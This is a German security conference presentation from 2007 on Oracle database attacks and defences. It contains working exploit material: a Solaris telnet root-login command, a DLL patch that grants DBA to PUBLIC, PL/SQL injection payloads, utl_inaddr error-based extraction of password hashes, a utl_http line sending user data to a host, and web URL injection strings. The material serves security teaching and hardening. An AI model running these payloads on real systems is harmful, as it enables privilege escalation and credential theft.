End-to-End Security in der Oracle Welt

Oracle Security jetzt und in der Zukunft

07-März-2007

Alexander Kornbrust

Red Database Security GmbH

red database security

Agenda

- Einführung
- Begriffe / Definitionen
- Die frühen Jahre 1999-2004
- Die Jahre 2005-2006
- Einige Sicherheitslücken von 2006
- Trends 2007 / 2008
- Blick in die Zukunft
- Security am Beispiel Passwörter
- Zusammenfassung

Einführung

Das Thema Oracle Sicherheit wird in allen Unternehmen immer wichtiger. Auch wenn Angriffe oftmals nicht entdeckt werden, finden Sie doch statt. Dabei kommen laut einer FBI Studie (2003 CSI/FBI survey) ca. 80% der Angriffe vom Insidern.

Um auch gegen interne Angriffe gewappnet zu sein, sollte deshalb die gesamte Umgebung (OS, AppServer, Anwendungen, DBA und Anwender Clients) abgesichert werden, da eine Schwachstelle die gesamte Umgebung in Gefahr bringen.

Ein gutes Beispiel für eine mögliche Schwachstelle im Betriebssystem, die die Oracle Datenbank gefährdet, ist der Anfang Februar 2007 gemeldete Solaris Telnet-Fehler. Damit kann ein Angreifer ohne gültige Login-daten Root oder Oracle werden.

```
echo "ORACLE ORACLE"

echo ""

telnet -l"-f$2" $1
```

red database security

Begriffe / Definitionen

- CPU – Oracle Critical Patch Update - Korrekturen für Oracle Sicherheitslücken
- Vulnerability – Sicherheitslücke / Sicherheitsfehler / Bug
- Exploit, (englisch to exploit – ausnutzen) ein Computerprogram / Script / SQL Statement, das spezifische Schwächen oder Fehlfunktionen ausnutzt. Werden inzwischen für mehr oder weniger teueres Geld verkauft.
- 0day, (zeroday) - Sicherheitslücke, für die es noch keinen Patch gibt.
- SQL Injection – Ausnutzen einer Sicherheitslücke in SQL Datenbanken (Oracle, MSSQL, MySQL, DB2, ...). Durch mangelnde Eingabevalidierung, werden zusätzlich SQL Befehle an die Datenbank geschickt und ausgeführt. Dieser Fehler kann in allen Ebenen (DB Core, PL/SQL, Webapp) auftreten und zur Privilegieneskalation bzw. Information Disclosure verwendet werden.

red database security

Begriffe / Definitionen

- Buffer Overflow / Pufferüberlauf – große Datenmengen werden in einen zu kleinen Speicherbereich geschrieben und überschreiben dadurch Programmcode mit eigenem Code (z.B. um eine Shell aufzurufen)

- Verschlüsselung – Bei der Verschlüsselung wird ein Text (z.B. Passwort) mit einem Passwort verschlüsselt und kann mit Hilfe dieses Passwortes auch wieder entschlüsselt werden.

  Merksatz: Alles was verschlüsselt wird, kann immer entschlüsselt werden.

- Hashen – Einwegverfahren, um aus einem Text (z.B. Passwort) eine eindeutige und zufällige Zahlenfolge zu generieren.
  hash("SCOTTTIGER)= E4C82342342349894D

  Gehashte Werte kann man nicht aus dem Wert wiederherstellen

Die frühen Jahre 1999-2004

- 29. April 1999 – erstes veröffentlichtes Sicherheitsproblem (setuid root von oratclsh)
- Dezember 2001 – unbreakable Oracle

Database: Unbreakable Security. Can't Break It. Can't Break In.

- Technology Outsourcing: Reduce DBA Costs Up to 46%.
- Performance: What's the Fastest Database on IBM's Fastest Computer?
- Lower Cost: Oracle9*i* Database Easier, Less Costly to Manage Than IBM DB2.
- Unbreakable. Can't Break It: Won't Go Down If Your Server Fails. Won't Go Down If Your Site Fails.
- Oracle9*i*. Unbreakable. Watch a Free Online Event. Requires Oracle.com Account.

- Black Hat 2002: Präsentation „Oracle Vulnerabilities" zeigt verschiedene Wege, den Oracle Application Server IAS 1.0.2. zu hacken.

red database security

Die Jahre 2005-2006

- Anfang 2005 verkaufte ein russischer Hacker ein Tool zum Unwrappen von gewrapptem PL/SQL Code für Oracle 8-10g
- Infolge dessen stieg die Anzahl der gefundenen/gemeldeten PL/SQL Sicherheitslücken rapide an, da nun im PL/SQL Source nach Lücken gesucht wurde
- Oracle reagierte Ende 2005 mit dem Package dbms_assert, das die meisten SQL und PL/SQL Injection Fehler (fast 2.000) in Oracle PL/SQL Packages korrigiert.
- Das Package dbms_assert ist standardmäßig in 10g Rel. 2 vorhanden und in älteren Datenbanken (8i-10g Rel. 1) mit dem Oct 2005 CPU (oder später) installiert
- Ein nicht vorhandenes Package dbms_assert zeigt eine unsere Datenbank und kann als Schnelltest (desc dbms_assert) dienen, ob ein Security Patchset installiert ist oder nicht

red database security

Beispiele Sicherheitslücken 2006


- Die folgenden Seiten, zeigen zwei von Oracle in 2006 korrigierte Sicherheitslücken.

  - DBA werden durch Patchen einer DLL
  - Daten ohne Rechte über Views / Inline-Views ändern

Demo

Beispiele Sicherheitslücken 2006

- Nach einem erfolgreichen Login gegen eine Oracle Datenbank, setzt Oracle den NLS-Parameter mittels eines "ALTER SESSION SET NLS…" Befehls. Dieser Befehl wird im Kontext des SYS Benutzers ausgeführt.
- Dieser "ALTER SESSION" Befehl wird vom nicht vertrauenswürdigen Datenbank-Client and die Datenbank gesendet.



Demo

red database security

Beispiele Sicherheitslücken 2006

UltraEdit-32 - [C:\oracle\product\10.1.0\db_1\bin\oraclient10.dll]

File Edit Search Project View Format Column Macro Advanced Window Help

oraclient10.dll

```
00000000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 ; MZ□.........
0000000ch: FF FF 00 00 B8 00 00 00 00 00 00 00 ; ÿÿ..¸.......
00000018h: 40 00 00 00 00 00 00 00 00 00 00 00 ; @...........
00000024h: 00 00 00 00 00 00 00 00 00 00 00 00 ; ............
00000030h: 00 00 00 00 00 00 00 00 00 00 00 00 ; ............
0000003ch: F8 00 00 00 0E 1F BA 0E 00 B4 09 CD ; ø.....º..´.Í
00000048h: 21 B8 01 4C CD 21 54 68 69 73 20 70 ; !¸.LÍ!This p
00000054h: 72 6F 67 72 61 6D 20 63 61 6E 6E 6F ; rogram canno
00000060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 ; t be run in
0000006ch: 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A ; DOS mode....
00000078h: 24 00 00 00 00 00 00 00 49 52 7D F7 ; $.......IR}÷
00000084h: 0D 33 13 A4 0D 33 13 A4 0D 33 13 A4 ; .3.¤.3.¤.3.¤
00000090h: 76 2F 1F A4 0F 33 13 A4 8E 2F 1D A4 ; v/.¤.3.¤Ž/.¤
0000009ch: 05 33 13 A4 62 2C 19 A4 09 33 13 A4 ; .3.¤b,.¤.3.¤
000000a8h: 62 2C 17 A4 0F 33 13 A4 6F 2C 00 A4 ; b,.¤.3.¤o,.¤
```

Pos: 0H, 0, C0 | DOS | Mod: 10/29/2006 12:20:01PM | File Size: 1929488 | INS

Beispiele Sicherheitslücken 2006

Öffnen Sie die Datei oraclient9.dll oder oraclient10.dll und suchen Sie nach dem ALTER SESSION Befehl.

- [C:\oracle\ora92\bin\oraclient9.dll]

Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe

alexora1

oraclient9.dll | tnsnames.ora

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UMERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ;   NLS_SORT= '%.*
0015e370h: 73 27 00 00 41 4C 54 45 52 20 53 45 53 53 49 4F ; s'..ALTER SESSIO
0015e380h: 4E 20 53 45 54 20 4E 4C 53 5F 4C 41 4E 47 55 41 ; N SET NLS_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ;  NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```

Beispiele Sicherheitslücken 2006

Ersetzen Sie den “ALTER SESSION” Befehl mit "GRANT DBA TO PUBLIC--“ und speichern Sie die DLL ab.

- [C:\oracle\ora92\bin\oraclient9.dll*]

Datei Bearbeiten Suchen Projekt Ansicht Format Spalte Makro Extras Fenster Hilfe


alexora1

oraclient9.dll* | tnsnames.ora

```
            0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f
0015e2e0h: 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 52 52 45 4E ; ' NLS_ISO_CURREN
0015e2f0h: 43 59 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 4E ; CY= '%.*s' NLS_N
0015e300h: 55 4D 45 52 49 43 5F 43 48 41 52 41 43 54 45 52 ; UMERIC_CHARACTER
0015e310h: 53 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 43 41 ; S= '%.*s' NLS_CA
0015e320h: 4C 45 4E 44 41 52 3D 20 27 25 2E 2A 73 27 20 4E ; LENDAR= '%.*s' N
0015e330h: 4C 53 5F 44 41 54 45 5F 46 4F 52 4D 41 54 3D 20 ; LS_DATE_FORMAT=
0015e340h: 27 25 2E 2A 73 27 20 4E 4C 53 5F 44 41 54 45 5F ; '%.*s' NLS_DATE_
0015e350h: 4C 41 4E 47 55 41 47 45 3D 20 27 25 2E 2A 73 27 ; LANGUAGE= '%.*s'
0015e360h: 20 20 4E 4C 53 5F 53 4F 52 54 3D 20 27 25 2E 2A ;   NLS_SORT= '%.*
0015e370h: 73 27 00 00 47 52 41 4E 54 20 44 42 41 20 54 4F ; s'..GRANT DBA TO
0015e380h: 20 50 55 42 4C 49 43 2D 2D 5F 4C 41 4E 47 55 41 ;  PUBLIC--_LANGUA
0015e390h: 47 45 3D 20 27 25 2E 2A 73 27 20 4E 4C 53 5F 54 ; GE= '%.*s' NLS_T
0015e3a0h: 45 52 52 49 54 4F 52 59 3D 20 27 25 2E 2A 73 27 ; ERRITORY= '%.*s'
0015e3b0h: 20 4E 4C 53 5F 43 55 52 52 45 4E 43 59 3D 20 27 ;  NLS_CURRENCY= '
0015e3c0h: 25 2E 2A 73 27 20 4E 4C 53 5F 49 53 4F 5F 43 55 ; %.*s' NLS_ISO_CU
0015e3d0h: 52 52 45 4E 43 59 3D 20 27 25 2E 2A 73 27 20 4E ; RRENCY= '%.*s' N
0015e3e0h: 4C 53 5F 4E 55 4D 45 52 49 43 5F 43 48 41 52 41 ; LS_NUMERIC_CHARA
0015e3f0h: 43 54 45 52 53 3D 20 27 25 2E 2A 73 27 20 4E 4C ; CTERS= '%.*s' NL
0015e400h: 53 5F 43 41 4C 45 4E 44 41 52 3D 20 27 25 2E 2A ; S_CALENDAR= '%.*
```

Beispiele Sicherheitslücken 2006

"Demokratie (oder Anarchie) in der Datenbank"



Beispiele Sicherheitslücken 2006

- An der Datenbank anmelden und durch den Login die Privilegien eskalieren.

```
C:\> sqlplus scott/tiger@database

SQL> exit
```

-- Nach dem erneuten Login haben alle Benutzer DBA Privilegien.

```
C:\> sqlplus scott/tiger@database

SQL> desc dba_users;
```

Beispiele 2006 / Manipulationen via Views

```
CREATE VIEW emp_emp AS
<spezieller Selfjoin>;

delete from emp_emp;
```

➔ Dieses Problem wurde mit dem Oracle CPU Juli 2006 korrigiert.

Demo

Beispiele 2006 / Manipulationen via Views

Command Prompt

```
c:\tools>sqlplus
```

Beispiele 2006 / Manipulationen via Views

```
delete from
  (inline-view
  )
```

➔ Lediglich das Privileg „Create Session" notwendig

➔ Dieses Problem wurde mit dem Oracle CPU Oktober 2006 korrigiert.

Demo

Beispiele 2006 / Manipulationen via Views

```
update
 (inline-view
 )
set LOV_QUERY = 'select utl_http.request(''http://
127.0.0.1/USER=''||user) from dual'
where lower(LOV_QUERY) like '%select%'
```

➔ Lediglich das Privileg „Create Session" notwendig

➔ Dieses Problem wurde mit dem Oracle CPU Oktober 2006 korrigiert.

red database security

Beispiele 2006 / Manipulationen via Views

Command Prompt

```
c:\tools>_
```

red database security


Trends 2007 / 2008

- Verbesserte, automatisierte Tools zum Testen und Angreifen von Oracle Datenbanken. Weniger Oracle Wissen als Angreifer notwendig.
- PL/SQL Sicherheitslücken werden vermehrt in 3rd party und selbstentwickelter Software gesucht
- Sicherheitslücken werden 2007/2008 vor allem in Oracle im Bereich
  - Lokal ausnutzbar (z.B. Privilegieneskalation Oracle auf Windows)
  - Protokollfehler (z.B. Net8, alle Oracle Clients sind gefährdet)
  - Oracle & Java
  - Komplexe SQL Befehle (z.B. SQL Befehl mit 30 Tabellen und speziellen Optionen bringt Oracle zum Absturz)

red database security

Argeniss Ltd.

- Argeniss ist eine argentinische Sicherheitsfirma, die sich auf den Verkauf von Oracle Sicherheitslücken spezialisiert hat.
- Cesar Cerrudo, Geschäftsführer, ist ein Anhänger von Full Disclosure, der bedingsungslosen Veröffentlichung von Sicherheitslücken auch wenn keine Patches verfügbar sind
- Im Dezember 2006 wollte er mit der „Week of Oracle Database Bugs" 1 Woche lang nicht korrigierte Sicherheitslücken veröffentlichen, was jedoch auf Druck seines Haupt-kunden abgesagt wurde.
- Auf der Sicherheitskonferenz „Black Hat Federal" am 1. März 2007 hat er Informationen über 10 ungefixte Oracle Sicherheitslücken (sogenannte 0day) veröffentlicht, die jedoch nur lokal auf dem Windowsserver aus-nutzbar sind.



Argeniss Ltd.

- Argeniss verkauft (unkorrigierte) Sicherheitslücken im Security Abo. Spezielle Oracle-Kenntnisse sind dazu nicht notwendig.

Pricing/Licensing:


Professional version is available at $2500 for 5 seats, including 3 months of updates and email support and $1200 for each additional quarter of updates and support, it's not restricted to IP addresses but

- Seit Anfang 2007 stehen auch Oracle (und Microsoft) Rootkits (z.B. Hintertüren und unsichtbare Benutzer) zum Verkauf

"We have different rootkits for Microsoft SQL Server and Oracle Database Server," says Argeniss founder and CEO Cesar Cerrudo. "[These rootkits] can let an attacker hide a database login or a database backdoor to gain remote access, even from the Internet. It gives them invisibility from a database administrator," he added.

red database security

Oracle Hacker Handbook



- David Litchfield's neuestes Buch zu Thema "Oracle Hacking"
- Das Thema "Hacking" steht im Vordergrund. "Defending" kommt etwas zu kurz.
- Beschriebene Lücken betreffen entweder alte Versionen (z.B. Passwortdiebstahl in 8.1.7), sind bereits mit CPUs korrigiert oder setzen auf zu vielen Rechten auf (CREATE ANY TRIGGER)

red database security

Gegenmaßnahmen

- Einspielen des aktuellen Oracle CPU auf Ihren Oracle Datenbanken (mind. Oktober 2006)
- Installieren Sie nur notwendige Oracle Komponenten (Java, XMLDB (XMLDB), Oracle Spatial (MDSYS), ORDSYS, ...)
- Geben Sie keine Rechte „CREATE ANY TRIGGER", „"CREATE ANY VIEW", „CREATE PROCEDURE" an normale Benutzer

red database security

Fortgeschrittenere Angriffstools

- 2007 / 2008 wird das Jahr der Automatisierung, da nur damit die oft großen Menge an (Datenbank)-Systemen getestet werden kann
- Die Werkzeuge zum Testen der Oracle-Sicherheit werden fortschrittlicher und auch von „Oracle-Laien" (ohne große Oracle Erfahrung) einfacher einzusetzen sein.
- Jedes Werkzeug kann natürlich auch mißbraucht werden.
- Die deutsche Regierung versucht dem mit Gesetzen (§202c StGB) entgegenzuwirken, was jedoch die Arbeit der DBAs, Administratoren und Security-Abteilungen behindert.

red database security

Fortgeschrittenere Angriffstools

```
C:\> breakable 192.168.0.17 /pls/orasso 7777
Checking NULL.........................[PASSED][200]
Checking NOPROC.......................[PASSED][404]
Checking DIRECT HTP ACCESS............[FAILED][403]
Checking DIRECT OWA_UTIL ACCESS.......[FAILED][403]
Checking DIRECT DRILOAD ACCESS........[FAILED][404]
Checking NEWLINE EXCLUSION BYPASS.....[FAILED][403]
Checking LABEL EXCLUSION BYPASS.......[FAILED][403]
Checking BACKSLASH EXCLUSION BYPASS...[FAILED][404]
Checking QUOTE EXCLUSION BYPASS.......[FAILED][404]
Checking PARAM 1 EXCLUSION BYPASS.....[FAILED][404]
Checking PARAM 2 EXCLUSION BYPASS.....[FAILED][404]
Checking PARAM 3 EXCLUSION BYPASS.....[PASSED][200]
Checking PARAM 4 EXCLUSION BYPASS.....[PASSED][200]
LEVEL: 8
Creating the procedure...[FAILED]
Server responded with 404; expected 200.
Creating the procedure...[PASSED][200]
Granting execute to public...[PASSED][200]
Creating public synonym...[PASSED][200]
Checking...[PASSED][200]
```

Fortgeschrittenere Angriffstools

Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://192.168.0.17:7777/pls/orasso/breakable_z?STMT=SELECT+USERNAME+FROM+DBA_USERS

Getting Started Latest Headlines

http://192.168.0.17:7777/BLACKHAT/ | http://192.168....+FROM+DBA_USERS

SELECT USERNAME FROM DBA_USERS

Submit Query

OWF_MGR
ORASSO_PA
ORASSO_PS
ORASSO_DS
ORASSO
WIRELESS
ORASSO_PUBLIC
ODS
ORABPEL
BAM
B2B
UDDISYS
WCRSYS
DSGATEWAY
DISCOVERER5
ORAOCA_PUBLIC
OCA
PORTAL
PORTAL_APP
PORTAL_DEMO

red database security

Angriffstools / Gegenmaßnahme

1. Härten Sie Ihre Datenbank
   * TNS Listener sichern, Passwörter schützen, Public Rechte entziehen (utl_tcp, ...), Least privilege
2. Überprüfen Sie die Sicherheit Ihrer Anwendungen (Web, Client/Server)
3. Spielen Sie die Oracle Sicherheitspatches (CPU) ein
4. Verfolgen Sie die Security-Szene

SQL Injection / Privilege Escalation

Bisher waren für SQL Injection auf PL/SQL-Ebene in den meisten Fällen Privilegien zum Erzeugen einer Funktion notwendig. Dadurch war die Auswirkung bei Benutzern mit wenig Rechten eingeschränkt.

```
CREATE FUNCTION hackme return number
authid current_user as
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO PUBLIC';
RETURN 1;
COMMIT;
END;/
```

```
exec sys.kupw$WORKER.main('x','YY'' and
1=scott.hackme --r2');
```

red database security

SQL Injection / Privilege Escalation

Auf der Blackhat Federal 2007 wurde eine neue Methode zu SQL Injection in PL/SQL-Packages vorgestellt, die alleine mit “Create Session” Privilegien funktioniert.

Dabei wird mit dbms_sql ein Cursor erzeugt, der dann anschliessed in die verletzbare Funktion “injected” wird.

Da für diesen Angriff lediglich Execute Rechte an dbms_sql benötigt werden, funkioniert dies mit jedem Benutzer mit “Create Session”-Rechten.

Aufgrund dieser Lücken ist auch Oracle 10.2.0.3 weiterhin verletzlich.

red database security

SQL Injection / Privilege Escalation

```
DECLARE
MY_CURSOR NUMBER;
RESULT NUMBER;
BEGIN
MY_CURSOR := DBMS_SQL.OPEN_CURSOR;
DBMS_SQL.PARSE(MY_CURSOR,'declare pragma
autonomous_transaction;

begin execute immediate ''grant dba to public''; commit;
end;',0);

DBMS_OUTPUT.PUT_LINE('Cursor value is :' || MY_CURSOR);
END;
/


EXEC SYS.GET_OWNER('AAAA''||CHR(DBMS_SQL.EXECUTE(4))--');
```

SQL Injection / Information Retrieval

SQL Injection erlaubt es weiterhin z.B. über Fehlermeldungen, Informationen aus der Datenbank zu erhalten:

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from
dual;


select utl_inaddr.get_host_name('anti-hacker') from dual
       *
ERROR at line 1:
ORA-29257: host anti-hacker unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1
```

SQL Injection / Information Retrieval

Der Inhalt der Fehlermeldung kann kontrolliert werden

```
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;


select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual
       *
ERROR at line 1:
ORA-29257: host SYSTEM=D4DF7931AB130E37 unknown

ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection / Information Retrieval

http://myserver.com/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select%20global_name%20from%20global_name))

Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host EXTUCOMA.myserver.com unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

SQL Injection / Information Retrieval

http://myserver.com/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select %20count(*)%20from%20all_users))

Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host 37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1

red database security

SQL Injection / Information Retrieval

Adresse ://**********.nl/pls/portal30/<<label>>SYS.OWA_UTIL.CELLSPRINT?P_THEQUERY=select+*+from+all_users Wechseln zu

